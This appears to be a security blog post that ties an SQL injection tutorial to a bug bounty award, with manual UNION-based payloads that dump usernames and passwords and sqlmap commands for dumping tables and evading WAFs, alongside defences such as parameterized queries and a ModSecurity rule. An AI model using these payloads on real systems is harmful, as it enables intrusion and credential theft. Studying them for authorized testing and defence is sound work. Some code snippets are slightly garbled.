
Listen to this Post
Introduction:

The recent YesWeHack 2026 Bug Bounty Report has spotlighted elite researchers, with Muhammad Bayu Juhri recognized as the top SQL Injection (SQLi) specialist for 2025. This achievement underscores the persistent criticality of SQL injection, a decades-old vulnerability that remains a crown jewel for offensive security professionals and a clear and present danger to organizations worldwide. Mastering SQLi is not just about finding flaws but understanding application logic, database architecture, and evolving defense mechanisms.
Learning Objectives:
- Understand the core mechanics and modern variants of SQL Injection vulnerabilities.
- Learn a professional bug hunter’s methodology for manually discovering and exploiting SQLi.
- Gain practical skills using essential tools for automation, proof-of-concept creation, and defense.
You Should Know:
1. The Anatomy of a Modern SQL Injection
SQL injection occurs when an attacker can interfere with the queries an application makes to its database. Modern web apps often use parameterized queries, but vulnerabilities persist in legacy code, complex queries, and often-misunderstood ORM (Object-Relational Mapping) implementations.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Reconnaissance & Probing.
Identify all user inputs: URL parameters, POST bodies, HTTP headers (like X-Forwarded-For), and even cookies. Use a proxy like Burp Suite or OWASP ZAP to intercept traffic.
Step 2: Initial Detection.
Append classic SQL characters to probe for errors or behavioral changes.
Linux/Command Line (using `curl`):
curl -s "https://target.com/page?id=1'" | grep -i "sql|syntax|error|database"
In Burp Suite:
Send the request to the Repeater tab and modify the parameter: `product=1’` or product=1 AND 1=2--.
Step 3: Confirm and Classify.
Observe the response. A generic error, a blank page, or a change in data output can indicate vulnerability. Determine if it’s Error-based, Boolean-based, Time-based, or Union-based.
2. Manual Exploitation: Beyond Automated Tools
While tools like sqlmap are powerful, manual exploitation demonstrates understanding and is often necessary for complex cases.
Step 1: Determine Database Type.
Use database-specific syntax. For MySQL: product=1' AND @@version_comment LIKE '%'--. For PostgreSQL: product=1' AND version()--.
Step 2: Enumerate Database Schema.
Extract table and column names using the information schema.
Example Union-Based Attack for MySQL:
/product?id=-1' UNION SELECT 1,GROUP_CONCAT(table_name),3 FROM information_schema.tables WHERE table_schema=database()-- -
Step 3: Exfiltrate Data.
Finally, retrieve the target data, such as usernames and passwords.
/product?id=-1' UNION SELECT 1,GROUP_CONCAT(username,0x3a,password),3 FROM users-- -
- Automating with Sqlmap: The Hunter’s Swiss Army Knife
Sqlmap automates the detection and exploitation process. Use it ethically only on authorized targets.
Step 1: Basic Detection.
sqlmap -u "https://target.com/page?id=1" --batch
Step 2: Full Enumeration.
Once a vulnerability is found, enumerate the database, tables, and dump data.
sqlmap -u "https://target.com/page?id=1" --dbms=mysql --schema --batch
sqlmap -u "https://target.com/page?id=1" --dbms=mysql -D target_db -T users --dump
Step 3: Advanced Evasion.
Use tamper scripts to bypass weak WAFs.
sqlmap -u "https://target.com/page?id=1" --tamper=space2comment --batch
4. From Exploitation to Proof-of-Concept (PoC)
A good bug report requires a clear, non-destructive PoC.
Step 1: Craft a Safe Payload.
Demonstrate the vulnerability without exfiltrating sensitive data. Use queries that return system information (e.g., SELECT @@version) or a simple mathematical operation (e.g., `id=1 AND 1=1` vs. id=1 AND 1=2).
Step 2: Document the Flow.
Provide the exact HTTP request and response, highlighting the injected parameter and the anomalous output. Use Burp Suite’s “Copy as curl command” feature for reproducibility.
Step 3: Suggest Impact.
Clearly articulate the potential impact: “This vulnerability allows for the complete disclosure of all data in the backend database, including user credentials and personal information.”
5. Hardening Defenses: The Blue Team Perspective
Mitigation is non-negotiable.
Step 1: Implement Parameterized Queries (Prepared Statements).
Example in Python (with psycopg2):
 INSECURE
cursor.execute(f"SELECT  FROM users WHERE id = {user_input}")
 SECURE
cursor.execute("SELECT  FROM users WHERE id = %s", (user_input,))
Step 2: Employ Strict Input Validation.
Whitelist allowed characters where possible.
Step 3: Configure a Web Application Firewall (WAF).
Deploy and fine-tune rulesets. For ModSecurity on Apache (Linux):
SecRule ARGS "@detectSQLi" "id:942100,phase:2,block,msg:'SQL Injection Attack Detected'"
Step 4: Principle of Least Privilege.
Ensure the database user has minimal required permissions (e.g., no FILE_PRIV, no DROP).
What Undercode Say:
- Mastery Trumps Automation: The accolade highlights that deep, manual understanding of SQLi variants and creative bypass techniques differentiates top researchers from script kiddies. Tools are amplifiers of skill, not replacements.
- The Vulnerability Lifecycle is Long: The continued prevalence of SQLi in top bug bounty reports, decades after its discovery, is a stark reminder that fundamental security flaws persist through technological shifts, demanding constant vigilance from developers and defenders alike.
Prediction:
The integration of AI-assisted code generation (e.g., GitHub Copilot, CodeWhisperer) will introduce a new wave of SQL injection vulnerabilities. While these tools can suggest parameterized queries, developers may accept insecure code suggestions without understanding the security context. Conversely, AI will power the next generation of offensive security tools, enabling them to intelligently understand application context, craft highly evasive polyglot payloads, and automate the exploitation of previously “too complex” injection points. The arms race will escalate, but the core principles of secure coding and thorough penetration testing will remain the bedrock of defense. The researchers who combine classical vulnerability knowledge with AI-augmented methodologies will dominate the future leaderboards.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mbayujuhri Alhamdulillah – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


